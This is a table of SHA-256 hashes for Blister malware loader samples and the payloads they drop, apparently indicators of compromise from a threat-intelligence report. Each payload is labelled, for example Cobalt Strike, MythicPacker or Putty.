d3eab2a134e7bd3f2e8767a6285b38d19cd3df421e8af336a7852b74f194802cBlisterMythic2fd38f6329b9b2c5e0379a445e81ece43fe0372dec260c1a17eefba6df9ffd55
d439f941b293e3ded35bf52fac7f20f6a2b7f2e4b189ad2ac7f50b8358110491Cobalt Strike18a9eafb936bf1d527bd4f0bfae623400d63671bafd0aad0f72bfb59beb44d5f
dac00ec780aabaffed1e89b3988905a7f6c5c330218b878679546a67d7e0eef2Cobalt Strikeadc73af758c136e5799e25b4d3d69e462e090c8204ec8b8f548e36aac0f64a66
db62152fe9185cbd095508a15d9008b349634901d37258bc3939fe3a563b4b3cMythicPacker7f71d316c197e4e0aa1fce9d40c6068ada4249009e5da51479318de039973ad8
db81e91fc05991f71bfd5654cd60b9093c81d247ccd8b3478ab0ebef61efd2adPutty0581160998be30f79bd9a0925a01b0ebc4cb94265dfa7f8da1e2839bf0f1e426
dd42c1521dbee54173be66a5f98a811e5b6ee54ad1878183c915b03b68b7c9bbCobalt Striked988a867a53c327099a4c9732a1e4ced6fe6eca5dd68f67e5f562ab822b8374b
e0888b80220f200e522e42ec2f15629caa5a11111b8d1babff509d0da2b948f4Cobalt Strike915503b4e985ab31bc1d284f60003240430b3bdabb398ae112c4bd1fe45f3cdd
e30503082d3257737bba788396d7798e27977edf68b9dba7712a605577649ffbCobalt Strikedf01b0a8112ca80daf6922405c3f4d1ff7a8ff05233fc0786e9d06e63c9804d6
e521cad48d47d4c67705841b9c8fa265b3b0dba7de1ba674db3a63708ab63201Cobalt Strike stager40cac28490cddfa613fd58d1ecc8e676d9263a46a0ac6ae43bcbdfedc525b8ee
e62f5fc4528e323cb17de1fa161ad55eb451996dec3b31914b00e102a9761a52Cobalt Strike19e7bb5fa5262987d9903f388c4875ff2a376581e4c28dbf5ae7d128676b7065
ebafb35fd9c7720718446a61a0a1a10d09bf148d26cdcd229c1d3d672835335cCobalt Strike5cb2683953b20f34ff26ddc0d3442d07b4cd863f29ec3a208cbed0dc760abd04
ebf40e12590fcc955b4df4ec3129cd379a6834013dae9bb18e0ec6f23f935bbaCobalt Striked99bac48e6e347fcfd56bbf723a73b0b6fb5272f92a6931d5f30da76976d1705
ef7ff2d2decd8e16977d819f122635fcd8066fc8f49b27a809b58039583768d2Cobalt Strikeadc73af758c136e5799e25b4d3d69e462e090c8204ec8b8f548e36aac0f64a66
efbffc6d81425ffb0d81e6771215c0a0e77d55d7f271ec685b38a1de7cc606a8Cobalt Strike47bd5fd96c350f5e48f5074ebee98e8b0f4efb8a0cd06db5af2bdc0f3ee6f44f
f08fdb0633d018c0245d071fa79cdc3915da75d3c6fc887a5ca6635c425f163aTest application43308bde79e71b2ed14f318374a80fadf201cc3e34a887716708635294031b1b
f3bfd8ab9e79645babf0cb0138d51368fd452db584989c4709f613c93caf2bdcCobalt Strikecd7135c94929f55e19e5d66359eab46422c3c59d794dde00c8b4726498e4e01a
f58de1733e819ea38bce21b60bb7c867e06edb8d4fd987ab09ecdbf7f6a319b9MythicPacker19eae7c0b7a1096a71b595befa655803c735006d75d5041c0e18307bd967dee6
f7fa532ad074db4a39fd0a545278ea85319d08d8a69c820b081457c317c0459eCobalt Strike902d29871d3716113ca2af5caa6745cb4ab9d0614595325c1107fb83c1494483
fce9de0a0acf2ba65e9e252a383d37b2984488b6a97d889ec43ab742160acce1Cobalt Strike stager40cac28490cddfa613fd58d1ecc8e676d9263a46a0ac6ae43bcbdfedc525b8ee
ffb255e7a2aa48b96dd3430a5177d6f7f24121cc0097301f2e91f7e02c37e6bfCobalt Strike5af6626a6bc7265c21adaffb23cc58bc52c4ebfe5bf816f77711d3bc7661c3d6
1a50c358fa4b725c6e0e26eee3646de26ba38e951f3fe414f4bf73532af62455Cobalt Strike8f1cc6ab8e95b9bfdf22a2bde77392e706b6fb7d3c1a3711dbc7ccd420400953
1be3397c2a85b4b9a5a111b9a4e53d382df47a0a09065639d9e66e0b55fe36fcCobalt Strike stager3f28a055d56f46559a21a2b0db918194324a135d7e9c44b90af5209a2d2fd549
1d058302d1e747714cac899d0150dcc35bea54cc6e995915284c3a64a76aacb1Putty0581160998be30f79bd9a0925a01b0ebc4cb94265dfa7f8da1e2839bf0f1e426
02b1bd89e9190ff5edfa998944fd6048d32a3bde3a72d413e8af538d9ad770b4Cobalt Strike obfuscated shellcode3760db55a6943f4216f14310ab10d404e5c0a53b966dd634b76dd669f59d2507
2cf125d6f21c657f8c3732be435af56ccbe24d3f6a773b15eccd3632ea509b1aPutty0581160998be30f79bd9a0925a01b0ebc4cb94265dfa7f8da1e2839bf0f1e426
2f2e62c9481ba738a5da7baadfc6d029ef57bf7a627c2ac0b3e615cab5b0cfa2Cobalt Strike39ed516d8f9d9253e590bad7c5daecce9df21f1341fb7df95d7caa31779ea40f
3bc8ce92409876526ad6f48df44de3bd1e24a756177a07d72368e2d8b223bb39Cobalt Strike20e43f60a29bab142f050fab8c5671a0709ee4ed90a6279a80dd850e6f071464
3dffb7f05788d981efb12013d7fadf74fdf8f39fa74f04f72be482847c470a53Cobalt Strike8e78ad0ef549f38147c6444910395b053c533ac8fac8cdaa00056ad60b2a0848
3f6e3e7747e0b1815eb2a46d79ebd8e3cb9ccdc7032d52274bc0e60642e9b31ePutty0581160998be30f79bd9a0925a01b0ebc4cb94265dfa7f8da1e2839bf0f1e426
3fff407bc45b879a1770643e09bb99f67cdcfe0e4f7f158a4e6df02299bac27eTest application43308bde79e71b2ed14f318374a80fadf201cc3e34a887716708635294031b1b
4b3cd3aa5b961791a443b89e281de1b05bc3a9346036ec0da99b856ae7dc53a8Putty0581160998be30f79bd9a0925a01b0ebc4cb94265dfa7f8da1e2839bf0f1e426
4faf362b3fe403975938e27195959871523689d0bf7fba757ddfa7d00d437fd4Cobalt Strike60905c92501ec55883afc3f6402a05bddfd335323fdc0144515f01e8da0acbda
5d72cc2e47d3fd781b3fc4e817b2d28911cd6f399d4780a5ff9c06c23069eae1MythicPacker9a08d2db7d0bd7d4251533551d4def0f5ee52e67dff13a2924191c8258573024
5ea74bca527f7f6ea8394d9d78e085bed065516eca0151a54474fffe91664198Cobalt Strikebe314279f817f9f000a191efb8bcc2962fcc614b1f93c73dda46755269de404f
5fc79a4499bafa3a881778ef51ce29ef015ee58a587e3614702e69da304395dbBlisterMythic3d2499e5c9b46f1f144cfbbd4a2c8ca50a3c109496a936550cbb463edf08cd79
06cd6391b5fcf529168dc851f27bf3626f20e038a9c0193a60b406ad1ece6958Test application43308bde79e71b2ed14f318374a80fadf201cc3e34a887716708635294031b1b
6a7ae217394047c17d56ec77b2243d9b55617a1ff591d2c2dfc01f2da335cbbfMythicPacker1e3b373f2438f1cc37e15fdede581bdf2f7fc22068534c89cb4e0c128d0e45dd
6e75a9266e6bbfd194693daf468dd86d106817706c57b1aad95d7720ac1e19e3Cobalt Strike4adf3875a3d8dd3ac4f8be9c83aaa7e3e35a8d664def68bc41fc539bfedfd33f
7e61498ec5f0780e0e37289c628001e76be88f647cad7a399759b6135be8210aTest application43308bde79e71b2ed14f318374a80fadf201cc3e34a887716708635294031b1b
7f7b9f40eea29cfefc7f02aa825a93c3c6f973442da68caf21a3caae92464127Putty0581160998be30f79bd9a0925a01b0ebc4cb94265dfa7f8da1e2839bf0f1e426
8b6eb2853ae9e5faff4afb08377525c9348571e01a0e50261c7557d662b158e1Test application43308bde79e71b2ed14f318374a80fadf201cc3e34a887716708635294031b1b
8d53dc0857fa634414f84ad06d18092dedeb110689a08426f08cb1894c2212d4Putty0581160998be30f79bd9a0925a01b0ebc4cb94265dfa7f8da1e2839bf0f1e426
8e6c0d338f201630b5c5ba4f1757e931bc065c49559c514658b4c2090a23e57bCobalt Strikef2329ae2eb28bba301f132e5923282b74aa7a98693f44425789b18a447a33bff
8f9289915b3c6f8bf9a71d0a2d5aeb79ff024c108c2a8152e3e375076f3599d5BlisterMythicf89cfbc1d984d01c57dd1c3e8c92c7debc2beb5a2a43c1df028269a843525a38
9c5c9d35b7c2c448a610a739ff7b85139ea1ef39ecd9f51412892cd06fde4b1bTest application43308bde79e71b2ed14f318374a80fadf201cc3e34a887716708635294031b1b
13c7f28044fdb1db2289036129b58326f294e76e011607ca8d4c5adc2ddddb16Cobalt Strike19e7bb5fa5262987d9903f388c4875ff2a376581e4c28dbf5ae7d128676b7065
19b0db9a9a08ee113d667d924992a29cd31c05f89582953eff5a52ad8f533f4bTest application43308bde79e71b2ed14f318374a80fadf201cc3e34a887716708635294031b1b
19d4a7d08176119721b9a302c6942718118acb38dc1b52a132d9cead63b11210Test application43308bde79e71b2ed14f318374a80fadf201cc3e34a887716708635294031b1b
22e65a613e4520a6f824a69b795c9f36af02247f644e50014320857e32383209Cobalt Strike18a9eafb936bf1d527bd4f0bfae623400d63671bafd0aad0f72bfb59beb44d5f
028da30664cb9f1baba47fdaf2d12d991dcf80514f5549fa51c38e62016c1710Cobalt Strike8e78ad0ef549f38147c6444910395b053c533ac8fac8cdaa00056ad60b2a0848
37b6fce45f6bb52041832eaf9c6d02cbc33a3ef2ca504adb88e19107d2a7aeaaCobalt Strike902d29871d3716113ca2af5caa6745cb4ab9d0614595325c1107fb83c1494483
42beac1265e0efc220ed63526f5b475c70621573920968a457e87625d66973afTest application43308bde79e71b2ed14f318374a80fadf201cc3e34a887716708635294031b1b
43c1ee0925ecd533e0b108c82b08a3819b371182e93910a0322617a8acf26646Cobalt Strike5cb2683953b20f34ff26ddc0d3442d07b4cd863f29ec3a208cbed0dc760abd04
44ce7403ca0c1299d67258161b1b700d3fa13dd68fbb6db7565104bba21e97aeMythicPackerf3b0357562e51311648684d381a23fa2c1d0900c32f5c4b03f4ad68f06e2adc1
49ba10b4264a68605d0b9ea7891b7078aeef4fa0a7b7831f2df6b600aae77776Cobalt Strike0603cf8f5343723892f08e990ae2de8649fcb4f2fd4ef3a456ef9519b545ed9e
54c7c153423250c8650efc0d610a12df683b2504e1a7a339dfd189eda25c98d4Test application43308bde79e71b2ed14f318374a80fadf201cc3e34a887716708635294031b1b
58fdee05cb962a13c5105476e8000c873061874aadbc5998887f0633c880296aTest application43308bde79e71b2ed14f318374a80fadf201cc3e34a887716708635294031b1b
73baa040cd6879d1d83c5afab29f61c3734136bffe03c72f520e025385f4e9a2Cobalt Strike17392d830935cfad96009107e8b034f952fb528f226a9428718669397bafd987
78d93b13efd0caa66f5d91455028928c3b1f44d0f2222d9701685080e30e317dPutty0581160998be30f79bd9a0925a01b0ebc4cb94265dfa7f8da1e2839bf0f1e426
83c121db96d99f0d99b9e7a2384386f3f6debcb01d977c4ddca5bcdf2c6a2daaCobalt Strike stager39323f9c0031250414cb4683662e1c533960dea8a54d7a700f77c6133a59c783
84b245fce9e936f1d0e15d9fca8a1e4df47c983111de66fcc0ad012a63478c8dCobalt Strike stagerd961e9db4a96c87226dbc973658a14082324e95a4b30d4aae456a8abe38f5233
84b2d16124b690d77c5c43c3a0d4ad78aaf10d38f88d9851de45d6073d8fcb65Cobalt Strike0091186459998ad5b699fdd54d57b1741af73838841c849c47f86601776b0b33
85d3f81a362a3df9ba2f0a00dd12cd654e55692feffc58782be44f4c531d9bb9Putty0581160998be30f79bd9a0925a01b0ebc4cb94265dfa7f8da1e2839bf0f1e426
96e8b44ec061c49661bd192f279f7b7ba394d03495a2b46d3b37dcae0f4892f1Cobalt Strike stager6f7d7da247cac20d5978f1257fdd420679d0ce18fd8738bde02246129f93841b
96ebacf48656b804aed9979c2c4b651bbb1bc19878b56bdf76954d6eff8ad7caCobalt Striked988a867a53c327099a4c9732a1e4ced6fe6eca5dd68f67e5f562ab822b8374b
113c9e7760da82261d77426d9c41bc108866c45947111dbae5cd3093d69e0f1dPutty0581160998be30f79bd9a0925a01b0ebc4cb94265dfa7f8da1e2839bf0f1e426
149c3d044abc3c3a15ba1bb55db7e05cbf87008bd3d23d7dd4a3e31fcfd7af10Cobalt Strikee63807daa9be0228d90135ee707ddf03b0035313a88a78e50342807c27658ff2
307fc7ebde82f660950101ea7b57782209545af593d2c1115c89f328de917dbbCobalt Strike stager40cac28490cddfa613fd58d1ecc8e676d9263a46a0ac6ae43bcbdfedc525b8ee
356efe6b10911d7daaffed64278ba713ab51f7130d1c15f3ca86d17d65849fa5Test application43308bde79e71b2ed14f318374a80fadf201cc3e34a887716708635294031b1b
394ce0385276acc6f6c173a3dde6694881130278bfb646be94234cc7798fd9a9Cobalt Strike60e2fe4eb433d3f6d590e75b2a767755146aca7a9ba6fd387f336ccb3c5391f8
396dce335b16111089a07ecb2d69827f258420685c2d9f3ea9e1deee4bff9561Test application43308bde79e71b2ed14f318374a80fadf201cc3e34a887716708635294031b1b
541eab9e348c40d510db914387068c6bfdf46a6ff84364fe63f6e114af8d79cfCobalt Strike stager4e2a011922e0060f995bfde375d75060bed00175dc291653445357b29d1afc38
745a3dcdda16b93fedac8d7eefd1df32a7255665b8e3ee71e1869dd5cd14d61cCobalt Strike obfuscated shellcodecef1a88dfc436dab9ae104f0770a434891bbd609e64df43179b42b03a7e8f908
753f77134578d4b941b8d832e93314a71594551931270570140805675c6e9ad3Putty0581160998be30f79bd9a0925a01b0ebc4cb94265dfa7f8da1e2839bf0f1e426
863de84a39c9f741d8103db83b076695d0d10a7384e4e3ba319c05a6018d9737Cobalt Strike3a1e65d7e9c3c23c41cb1b7d1117be4355bebf0531c7473a77f957d99e6ad1d4
902fa7049e255d5c40081f2aa168ac7b36b56041612150c3a5d2b6df707a3cffCobalt Strike397c08f5cdc59085a48541c89d23a8880d41552031955c4ba38ff62e57cfd803
927e04371fa8b8d8a1de58533053c305bb73a8df8765132a932efd579011c375Cobalt Strike2e0767958435dd4d218ba0bc99041cc9f12c9430a09bb1222ac9d1b7922c2632
2043d7f2e000502f69977b334e81f307e2fda742bbc5b38745f6c1841757fddcTest application43308bde79e71b2ed14f318374a80fadf201cc3e34a887716708635294031b1b
02239cac2ff37e7f822fd4ee57ac909c9f541a93c27709e9728fef2000453afeCobalt Strike18a9eafb936bf1d527bd4f0bfae623400d63671bafd0aad0f72bfb59beb44d5f
4257bf17d15358c2f22e664b6112437b0c2304332ff0808095f1f47cf29fc1a2Cobalt Strike3a1e65d7e9c3c23c41cb1b7d1117be4355bebf0531c7473a77f957d99e6ad1d4
6558ac814046ecf3da8c69affea28ce93524f93488518d847e4f03b9327acb44Test application43308bde79e71b2ed14f318374a80fadf201cc3e34a887716708635294031b1b
8450ed10b4bef6f906ff45c66d1a4a74358d3ae857d3647e139fdaf0e3648c10BlisterMythicab7cab5192f0bef148670338136b0d3affe8ae0845e0590228929aef70cb9b8b
9120f929938cd629471c7714c75d75d30daae1f2e9135239ea5619d77574c1feCobalt Strike647e992e24e18c14099b68083e9b04575164ed2b4f5069f33ff55f84ee97fff0
28561f309d208e885a325c974a90b86741484ba5e466d59f01f660bed1693689Cobalt Strike397c08f5cdc59085a48541c89d23a8880d41552031955c4ba38ff62e57cfd803
30628bcb1db7252bf710c1d37f9718ac37a8e2081a2980bead4f21336d2444bcCobalt Strike obfuscated shellcode13f23b5db4a3d0331c438ca7d516d565a08cac83ae515a51a7ab4e6e76b051b1
53121c9c5164d8680ae1b88d95018a553dff871d7b4d6e06bd69cbac047fe00fCobalt Strike902d29871d3716113ca2af5caa6745cb4ab9d0614595325c1107fb83c1494483
67136ab70c5e604c6817105b62b2ee8f8c5199a647242c0ddbf261064bb3ced3Cobalt Strike obfuscated shellcode0aecd621b386126459b39518f157ee240866c6db1885780470d30a0ebf298e16
79982f39ea0c13eeb93734b12f395090db2b65851968652cab5f6b0827b49005MythicPacker152455f9d970f900eb237e1fc2c29ac4c72616485b04e07c7e733b95b6afc4d8
87269a95b1c0e724a1bfe87ddcb181eac402591581ee2d9b0f56dedbaac04ff8Cobalt Strikef3d42e4c1a47f0e1d3812d5f912487d04662152c17c7aa63e836bef01a1a4866
89196b39a0edebdf2026053cb4e87d703b9942487196ff9054ef775fdcad1899Test application43308bde79e71b2ed14f318374a80fadf201cc3e34a887716708635294031b1b
91446c6d3c11074e6ff0ff42df825f9ffd5f852c2e6532d4b9d8de340fa32fb8Test application43308bde79e71b2ed14f318374a80fadf201cc3e34a887716708635294031b1b
96823bb6befe5899739bd69ab00a6b4ae1256fd586159968301a4a69d675a5ecCobalt Strike3b3bdd819f4ee8daa61f07fc9197b2b39d0434206be757679c993b11acc8d05f
315217b860ab46c6205b36e49dfaa927545b90037373279723c3dec165dfaf11Cobalt Strike96fab57ef06b433f14743da96a5b874e96d8c977b758abeeb0596f2e1222b182
427481ab85a0c4e03d1431a417ceab66919c3e704d7e017b355d8d64be2ccf41Putty0581160998be30f79bd9a0925a01b0ebc4cb94265dfa7f8da1e2839bf0f1e426
595153eb56030c0e466cda0becb1dc9560e38601c1e0803c46e7dfc53d1d2892Cobalt Strikef245b2bc118c3c20ed96c8a9fd0a7b659364f9e8e2ee681f5683681e93c4d78b
812263ea9c6c44ef6b4d3950c5a316f765b62404391ddb6482bdc9a23d6cc4a6Cobalt Strike18a9eafb936bf1d527bd4f0bfae623400d63671bafd0aad0f72bfb59beb44d5f
1358156c01b035f474ed12408a9e6a77fe01af8df70c08995393cbb7d1e1f8a6Cobalt Strikeb916749963bb08b15de7c302521fd0ffec1c6660ba616628997475ae944e86a3
73162738fb3b9cdd3414609d3fe930184cdd3223d9c0d7cb56e4635eb4b2ab67Cobalt Strike19e7bb5fa5262987d9903f388c4875ff2a376581e4c28dbf5ae7d128676b7065
343728792ed1e40173f1e9c5f3af894feacd470a9cdc72e4f62c0dc9cbf63fc1Putty0581160998be30f79bd9a0925a01b0ebc4cb94265dfa7f8da1e2839bf0f1e426
384408659efa1f87801aa494d912047c26259cd29b08de990058e6b45619d91aCobalt Strike stager824914bb34ca55a10f902d4ad2ec931980f5607efcb3ea1e86847689e2957210
49925637250438b05d3aebaac70bb180a0825ec4272fbe74c6fecb5e085bcf10Cobalt Strikee0c0491e45dda838f4ac01b731dd39cc7064675a6e1b79b184fff99cdce52f54
Table 6, Hashes of Blister samples and of the payload it drops, including the payload label.
❌